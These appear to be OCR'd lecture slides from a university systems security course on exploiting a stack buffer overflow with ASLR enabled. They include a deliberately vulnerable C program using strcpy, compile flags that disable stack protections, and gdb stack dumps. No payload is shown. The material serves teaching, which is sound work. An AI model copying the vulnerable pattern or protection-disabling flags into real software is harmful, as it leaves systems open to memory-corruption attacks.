CSE 523S: Systems Security


Computer & Network Systems Security

Spring 2022
Prof. Patrick Crowley

Last Week...

- We exploited a simple buffer overflow vulnerability, but made many assumptions

- In particular, we needed to
  - Find an input size that would overwrite the return address
  - Find the address for the vulnerable buffer
  - Have an executable stack
  - (Change the buffer size to be big enough for the shellcode)



Countermeasures reminder

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

Compiler approaches:

- Stack-Guard

OS approaches:

- ASLR (Address Space Layout Randomization)

Hardware approaches (NX):

- Non-Executable Stack

Is it feasible?

- Assuming we can’t control the first two countermeasures.

- Can we exploit the program with
  - ASLR (Address Space Layout Randomization) protection?
  - NX (Non-Executable Stack) protection?

- (remember that we disabled both in the studio)


Loosening the first assumption

- We’ll start with loosening the first assumption and enabling ASLR.

- Ensure that ASLR is enabled
  - `within “sudo -s”, echo 2 > /proc/sys/kernel/randomize_va_space`
  - OR
  - `% sudo sysctl -w kernel.randomize_va_space=2`

- First, let’s revisit what gets randomized

On the command line



```
cse523@Ubuntu:~/stack_of$ ./ans_check5 Test
ans_buf is at address 0xff82ec0c
Wrong answer!
$ exit
cse523@Ubuntu:~/stack_of$ ./ans_check5 Test
ans_buf is at address 0xff86db6c
Wrong answer!
$ exit
cse523@Ubuntu:~/stack_of$
```


- ans_buf moves between invocations

ans_check6.c

```
#include <stdlib.h>
#include <string.h>

int check_answer(char *ans) {

  <snip>
}

int main(int argc, char *argv[]) {

  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }
  printf("main is at address %p\n", main);

  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
  <snip>
}
```

- gcc ans_check6.c -g -z execstack -fno-stack-protector -o ans_check6

On the command line




```
cse523@cse523-VirtualBox:~/stack_addresses$ ./ans_check6 hello
main is at address 0x80485d4
ans_buf is at address 0xff9a589c
Wrong answer!
$ exit
cse523@cse523-VirtualBox:~/stack_addresses$ ./ans_check6 hello1
main is at address 0x80485d4
ans_buf is at address 0xff87632c
Wrong answer!
$ exit
cse523@cse523-VirtualBox:~/stack_addresses$ ./ans_check6 hello2
main is at address 0x80485d4
ans_buf is at address 0xfff42b4c
```


- ans_buf moves between invocations
- main does not

An Idea

- Remember that we over-wrote the return address with the the destination buffer ans_buf
- The source buffer, ans, also contains payload



```
int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf['32];
  strcpy(ans_buf, ans);
  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;
  return ans_flag;
}
```



An idea:

- Can we use the source buffer address instead? Will it be affected by ASLR?

Let's find our source “buffer” first


- We are looking for the input string…
  – not the destination buffer *ans_buf*...

```
<snip>

int check_answer(char *ans) {
  int ans_flag = 0;
  char ans_buf[‘32];
  strcpy(ans_buf, ans);
  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;
  return ans_flag;
}
```

- We’ll analyze the stack frames and see if we can figure out where we can find it on the stack.


- We’ve learned a lot about the stack frame for check_answer, we’ll start there.

Let’s take a look at our stack



```
cse523@Ubuntu:~/stack_of$ gdb -q ans_check5
Reading symbols from ans_check5...done.
(gdb) break 12
Breakpoint 1 at 0x804852d: file ans_check5.c, line 12.
(gdb) run test
Starting program: /home/cse523/stack_of/ans_check5 test
ans_buf is at address 0xffffd0ac
Breakpoint 1, check_answer (ans=0xffffd382 "test") at
ans_check5.c:12
12    strcpy(ans_buf, ans);
(gdb) x/32xw $esp
0xffffd090:   0x08048630   0xffffd0ac   0x000000c2   0xf7ea8716
0xffffd0a0:   0xffffffff   0xffffd0ce   0xf7e20c34   0xf7e46fe3
0xffffd0b0:   0x00000000   0x00c30000   0x00000001   0x0804833d
0xffffd0c0:   0xffffd361   0x0000002f   0x0804a000   0x00000000
0xffffd0d0:   0x00000002   0xffffd194   0xffffd0f8   0x08048572
0xffffd0e0:   0xffffd382   0xf7ffd000   0x080485ab   0xf7fbb000
0xffffd0f0:   0x080485a0   0x00000000   0x00000000   0xf7e2dad3
0xffffd100:   0x00000002   0xffffd194   0xffffd1a0   0xf7feacca
(gdb)
```

